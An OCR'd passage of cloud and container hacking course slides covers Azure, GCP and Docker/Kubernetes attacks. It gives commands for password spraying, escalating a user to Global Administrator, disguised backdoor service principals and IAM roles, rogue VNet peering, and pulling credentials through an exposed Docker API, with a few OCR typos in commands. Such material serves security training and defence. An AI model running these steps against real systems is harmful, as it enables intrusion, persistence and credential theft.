
- To perform the **Azure services and resources** enumeration:

  Get-AzDomainInfo -Verbose -Folder microburst-output

- Now, run the following command to open the **output folder** using the file explorer:

  explorer microburst-output


https://github.com



Enumerating Azure Active Directory (AD) Accounts

Account Enumeration using AzureGraph

- Command to view all the **users** present in the Azure AD tenant:
  gr$list_users()
- Command to retrieve the information about the **authenticated**:
  me <- gr$get_user("username")



Password Spraying using Spray365

- Command to generate an **execution plan**:
  python spray365.py generate normal -ep <execution_plan_filename> -d <domain_name> -u <file_containing_usernames> -pf <file_containing_passwords>
- Command to **spray credentials**:
  python3 spray365.py spray -ep <execution_plan_filename>

Identifying Attack Surface using Stormspotter


- Attackers can enumerate resources, configurations, and potential security gaps within the Azure subscription that can be exploited
- Attackers can use the **Stormcollector** module within **Stormspotter** to list all the subscriptions that the provided credentials can access
- Some alternative commands to use Stormcollector are as follows:
  - **python3 sscollector.pyz cli**

    Run the above command to **run the Stormcollector** in CLI mode
  - **python3 sscollector.pyz spn -t <tenant> -c <clientID> -s <clientSecret>**

    Run the above command to run the Stormcollector **using a service principal name** (SPN) for authentication

Collecting Data from AzureAD and AzureRM using AzureHound

AzureHound is a **data collector** tool used to **gather information** from Azure Active Directory (AzureAD) and Azure Resource Manager (AzureRM)



Commands to Collect Data From AzureAD and AzureRM

- Print all Azure tenant (belongs to AzureAD/AzureRM) data to standard output stream:

  azurehound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT"

- Print all Azure tenant data to a file (.json in this case):

  azurehound list -u "$USERNAME" -p "$PASSWORD" -t "$TENANT" -o "mytenant.json"


- Start data collection service for BloodHound to get greater visualization of extracted data:

  azurehound configure

  azurehound start

Accessing Publicly Exposed Blob Storage using Goblob

Goblob is a lightweight and **fast enumeration** tool designed to aid in the discovery of **sensitive information** exposed publicly in **Azure blobs**



Commands to Access Publicly Exposed Blob Storage

- Enumerate public Azure blob storage URLs for a **single storage account**:

  ./goblob <storageaccountname>

- Enumerate public Azure blob storage URLs for **multiple storage accounts**:

  ./goblob -accounts accounts.txt

- Enumerate a **custom list of blob storage container names**:

  ./goblob -accounts accounts.txt -containers wordlists/goblob-folder-names.txt

Identifying Open Network Security Groups (NSGs) in Azure

Attackers can exploit open network security groups (NSGs) in Azure to gain **unauthorized network access** by targeting ports that allow unrestricted traffic

Techniques to Identify Open Network Security Groups

Using Azure Portal:

- **Step 1**: Navigate to the **Azure Portal**
- **Step 2**: In the left-hand menu, select "All services" and then search for and select **"Network security groups"**
- **Step 3**: Select the network security group (NSG) you want to review from the list
- **Step 4**: In the **NSG settings**, select "Inbound security rules" or "Outbound security rules" to **review** the rules
- **Step 5**: Check for any rules that allow access from **0.0.0.0/0**, indicating unrestricted traffic from any IP address

Using Azure CLI:

- Run the following command to **view all** network security groups

  az network nsg list --out table

- Run the following command to list all the **security rules** within a specific NSG

  az network nsg rule list --resource-group <ResourceGroupName> --nsg-name <NSGName> --output table

  Look for rules with wide ranges of **allowed IP addresses** and ports, especially those allowing **inbound access** from 0.0.0.0/0 (which means any IP address)

Exploiting Managed Identities and Azure Functions

- Attackers can potentially exploit an **automatically managed identity** to authenticate with any service that allows **Azure AD authentication**, without the need of manually managing the login details

  - To **connect with Azure** using the obtained access token:


    Connect-AzAccount -AccessToken <access_token> -AccountId <client_id>

  - To retrieve **storage account keys**:

    Get-AzStorageAccountKey -ResourceGroupName "<resource_group>" -AccountName "<account_name>"

  - Use the obtained storage account keys to connect through **Azure Storage Explorer**

  - Attackers could find multiple containers, including one used by the **web app** and another containing **sensitive information** (like a flag)



Privilege Escalation Using Misconfigured User Accounts in Azure AD

Step 1: The attacker discovers a normal user account in Azure AD using a tool such as **Bloodhound** or **AzureHound**. In fact, the user is misconfigured as an app admin to an application registered to the target Azure AD

Step 2: Run the following command to set up the Azure AD PowerShell module and log in to the Azure AD using a normal user account:

Connect -AzureAD

Step 3: Execute the following commands to create a new key credential for the application and store it in the local machine:

$pwd = <password>

$path = <thumbprint>

Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx file> -Passsword $pwd

Step 4: Upload that self-signed certificate into Azure AD in the certificate portion of the registered application

Step 5: Now, run the following command to escalate the privileges of the normal user account to Global Administrator after authenticating Azure AD with the newly created certificate:

Connect -AzureAD -TenentId <tenant_id> -ApplicationId <app_id> -CertificateThumbPrint <thumbprint>

Add-AzureADDirectoryRoleMember -RefObjectId <normaluser_object ID> -ObjectId <Globaladmin_ID>

Step 6: After escalating the privileges, open Azure AD and check the assigned role for the normal user, which is shown as **Global Administrator**. Now, the attacker can perform any action in that Azure AD

Note: Steps 3 to 5 require significant privileges, typically available only to administrators or users with high-level directory management permissions. These steps are crucial for the privilege escalation process

Creating Persistent Backdoors in Azure AD using Service Principals

- The primary purpose of creating backdoors with Azure AD roles is to **maintain persistent access** to an organization's cloud resources **without leaving any traces**
- Attackers can use some tools such as **Azure CLI**, **PowerShell**, and **BloodHound**, etc. to perform to create backdoors

Creating Backdoor and Establishing Persistence

- **Step 1: Identify the target role** in the Azure environment: **az role definition list --output table**
- **Step 2:** Create a **new service principal** and return the details including the client ID and secret: **az ad sp create-for-rbac --name <service-principal-name>**
- **Step 3: Assign a privileged role** to the service principal: **az role assignment create --assignee <service-principal-id> --role <role-name>**
- **Step 4: Verify** the role assignment: **az role assignment list --assignee <service-principal-id> --output table**
- **Step 5:** Now, use legitimate naming conventions such as "**ProductionServicePrincipal**" to make the service principal look less suspicious, which helps in maintaining persistence

Note: These commands require elevated privileges, typically provided by the Directory.ReadWrite.All and RoleManagement.ReadWrite.Directory permissions in Azure AD

Exploiting VNet Peering Connections

- Attackers can exploit VNet to move laterally within the network and gain **illegitimate access** to crucial resources

Commands to Exploit Vnet Peering Connections

- Run the following command to create **unauthorized peering connections**

  az network vnet peering create -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --remote-vnet TargetVnetId --allow-vnet-access

- Run the following command to **enable gateway transit**

  az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowGatewayTransit=true

- Run the following command to enable **traffic forwarding**

  az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowForwardedTraffic=true

- Run the following command to **synchronize peering connections**

  az network vnet peering sync -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet


https://www.microsoft.com

AzureGoat – Vulnerable by Design Azure Infrastructure

AzureGoat is a **vulnerable** by **design infrastructure** on Azure that **mimics** real-world infrastructure with added vulnerabilities. It offers **multiple escalation** paths and is designed with **black-box testing** approach

Scenarios where attackers can leverage AzureGoat:

- Insecure direct object reference
- Server-side request forgery (SSRF)
- Security misconfiguration
- Privilege escalation



Objective 06

Demonstrate Google Cloud Hacking

Enumerating GCP Resources

Enumerating GCP Resources using Google Cloud CLI

Enumerating GCP Organizations, Projects, and Cloud Storage Buckets

- List organizations accessible by a user account:
  gcloud organizations list
- Retrieve the permissions on a Storage bucket:
  gsutil iam get gs://<bucket_name>
- Find bucket contents
  gsutil ls gs://<bucket_name>

Enumerating Google Cloud resources

- Identify all Compute Engine instances in a project:
  gcloud compute instances list
- Retrieve all data associated with a Compute Engine virtual machine instance in a specific zone:
  gcloud compute instances describe <instance> --zone <zone>

Enumerating Google Cloud Service Accounts

- List all service accounts in the current project:
  gcloud iam service-accounts list
- Retrieve access token for a target account:
  gcloud auth print-access-token --impersonate-service-account=<service-account-email>

Enumerating Google Cloud IAM Roles and Policies

- List predefined roles, or the custom roles for an organization or project:
  gcloud iam roles list [--show-deleted] [--organization=<organization>] [--project=<project_id>]
- Retrieve the metadata, including permissions, of a specified IAM role:
  gcloud iam roles describe <role_id> [--organization=<organization>] [--project=<project_id>]

Note: While the above commands don not require full administrator privileges, they need specific elevated permissions typically granted to certain roles.

Enumerating GCP Resources (Cont'd)

GCP Scanner

- GCP Scanner allows attackers to determine the **level of access certain credentials** possess within GCP and evaluate the impact of compromised VMs, containers, GCP service accounts, or leaked OAuth2 token keys
- Attackers can run the following command for enumerating various resources and permissions:

  python3 scanner.py -o <output file> -g <Gcloud profile path>

gcp-scanner --help - Parrot Terminal

File Edit View Search Terminal Help


```
┌──[✗]─[root@parrot]─[/home/parrot/gcp_scanner]
└──╼ #gcp-scanner --help
usage: python3 scanner.py -o folder_to_save_results -g -

GCP Scanner

optional arguments:
  -h, --help            show this help message and exit
  -ls, --light-scan     Return only the most important GCP resource fields in
                        the output.
  -k KEY_PATH, --sa-key-path KEY_PATH
                        Path to directory with SA keys in json format
  -g GCLOUD_PROFILE_PATH, --gcloud-profile-path GCLOUD_PROFILE_PATH
                        Path to directory with gcloud profile. Specify - to
                        search for credentials in default gcloud config path
  -m, --use-metadata    Extract credentials from GCE instance metadata
  -at ACCESS_TOKEN_FILES, --access-token-files ACCESS_TOKEN_FILES
                        A list of comma separated files with access token and
                        OAuth scopes.TTL limited. A token and scopes should be
                        stored in JSON format.
  -rt REFRESH_TOKEN_FILES, --refresh-token-files REFRESH_TOKEN_FILES
                        A list of comma separated files with refresh_token,
                        client_id,token_uri and client_secret stored in JSON
                        format.
  -s KEY_NAME, --service-account KEY_NAME
                        Name of individual SA to scan
  -p TARGET_PROJECT, --project TARGET_PROJECT
                        Name of individual project to scan
  -f FORCE_PROJECTS, --force-projects FORCE_PROJECTS
```

https://github.com

Enumerating Google Cloud Storage Buckets using cloud_enum

- cloud_enum allows attackers to enumerate **open** or **publicly accessible GCP buckets**, Firebase Realtime Databases, Google App Engine sites, cloud functions, and open Firebase applications
- Attackers run the following command to enumerate Google Cloud Storage Buckets using the cloud_enum tool:

  cloud_enum.py -k <keyword> --disable-aws --disable-azure
- Alternatively, attackers can also use the **GrayhatWarfare** tool to identify and access publicly accessible storage buckets on Google Cloud Platform



https://github.com

Enumerating Privilege Escalation Vulnerabilities using GCP Privilege Escalation Scanner

GCP Privilege Escalation Scanner allows attackers to identify potential **privilege escalation vulnerabilities**, and evaluate **IAM policies** and **permissions** across GCP resources

Commands to enumerate privilege escalation vulnerabilities


- List all permissions for each member within the targeted GCP project

  python3 enumerate_member_permissions.py --project-id test- <project ID>

- Using the enumerated permissions, scan for potential privilege escalation vulnerabilities

  python3 check_for_privesc.py


- Analyze the resultant **all_org_folder_proj_sa_permissions.json**, **privesc_methods.txt**, and **setIamPolicy_methods.txt** files



https://rhinosecuritylabs.com

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

- GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, **check their access levels**, and determine if they can escalate privileges
- Using this tool, attackers can check the bucket's policy by making a **direct HTTP request** to "**https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam**"
- Attackers can use the Google storage "**TestIamPermissions**" API by providing a bucket name and a list of **Google storage permissions** to retrieve the permissions they have for that bucket
- If attackers can escalate privileges, the tool shows the **bucket is vulnerable**, allowing them to gain administrator-level access



https://rhinosecuritylabs.com

Maintaining Access: Creating Backdoors with IAM Roles in GCP

Creating backdoors with IAM roles in Google Cloud Platform (GCP) involves **setting up persistent access methods** that allow an attacker to regain access even if the initial entry point is detected and removed

Creating a Backdoor Account in the Targeted GCP

- **Creating New IAM Roles**

  gcloud iam roles create <role_name> --project=<project_id> --file=role-definition.yaml

- **Assigning Roles to Service Accounts**

  gcloud projects add-iam-policy-binding <project_id> --member=serviceAccount:<service_account>@<project_id>.iam.gserviceaccount.com --role=roles/<role_name>

- By configuring the above roles and permissions, attackers can create a stealthy backdoor in the GCP environment to maintain persistent access


Note: Attackers can perform these activities only after escalating their privileges to admin-level

GCPGoat: Vulnerable by Design GCP Infrastructure

GCPGoat is a vulnerable by design infrastructure on GCP that allows attackers to test and improve their attacking skills by exploiting **common misconfigurations** and vulnerabilities

Scenarios where attackers can utilize GCPGoat:

- Server-side request forgery (SSRF)
- Misconfigured storage bucket policies
- Lateral movement



https://github.com

Objective 07

Demonstrate Container Hacking

Information Gathering using kubectl

- Attackers can perform **information gathering** to uncover weaknesses existing in containerized environments
- They can use tools such as Kubectl to **interact** with **Kubernetes cluster** and **gather information** about the cluster and its components for further malicious activities

Commands to Perform Information Gathering using kubectl

- List all the pods in the Kubernetes cluster:

  kubectl get pods
- Fetch the detailed information about a specific pod:

  kubectl describe pod <pod-name>
- Dump the logs of a specific pod:

  kubectl logs <pod-name>
- Display all the services running in the cluster:

  kubectl get services
- Display all the deployments in a cluster:

  kubectl get deployment
- Display all the service accounts in a cluster:

  kubectl get serviceaccounts

Enumerating Registries

- Enumerating registries can provide detailed information about **containerized environments**
- Attackers can enumerate registries to **identify outdated images** or **misconfigured containers** that might have known vulnerabilities
- Once they discover a registry, attackers may attempt to download or tamper with **stored images**

Commands to Enumerate Registries

- Run the following command to **log in** to a **registry**:

  docker login <registry-url

- Run the following command to list **images in a registry** (using registry API):

  curl -u <username>:<password> https://<registry-url>/v2/_catalog

- Run the following command to list **tags for an image** in a registry:

  curl -u <username>:<password> https://<registry-url>/v2/<image-name>/tags/list

Container/Kubernetes Vulnerability Scanning

Trivy

Trivy helps in detecting vulnerabilities of **OS packages**, such as Alpine, RHEL, and CentOS, and **application dependencies**, such as Bundler, Composer, npm, and yarn

Sysdig

Sysdig **identifies Kubernetes vulnerabilities** by integrating the CI/CD pipeline, image registry, and Kubernetes admissions controllers

Other Vulnerability Scanning Tools:

Kubescape	kube-hunter	kubeaudit	KubiScan	Krane
https://github.com	https://github.com	https://github.com	https://github.com	https://github.com

Exploiting Docker Remote API

Retrieving files from the Docker host

- Run the following command to get an image of Alpine Linux:

  $ docker -H <Remote IP:Port> pull alpine

- Create a container from the image using the following command:

  $ docker -H <Remote IP:Port> run -t -d alpine

- Run the **ls** command inside the container to retrieve files stored on the Docker host:

  $ docker -H <Remote IP:Port> exec modest_goldstine ls

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Scanning internal network

- Use Nmap to scan the host's internal network to identify running services:

  $ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>

```
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 76 IP addresses (6 hosts up) scanned in 600.72 seconds
```

Note: Attackers can perform these activities only after escalating their privileges to the administrative level.

Exploiting Docker Remote API (Cont'd)

Retrieving credentials

- Run the following commands to retrieve credentials:

  $ docker -H [docker remote host] inspect [container name]

  $ docker -H [docker remote host] exec -i [container name] env

```
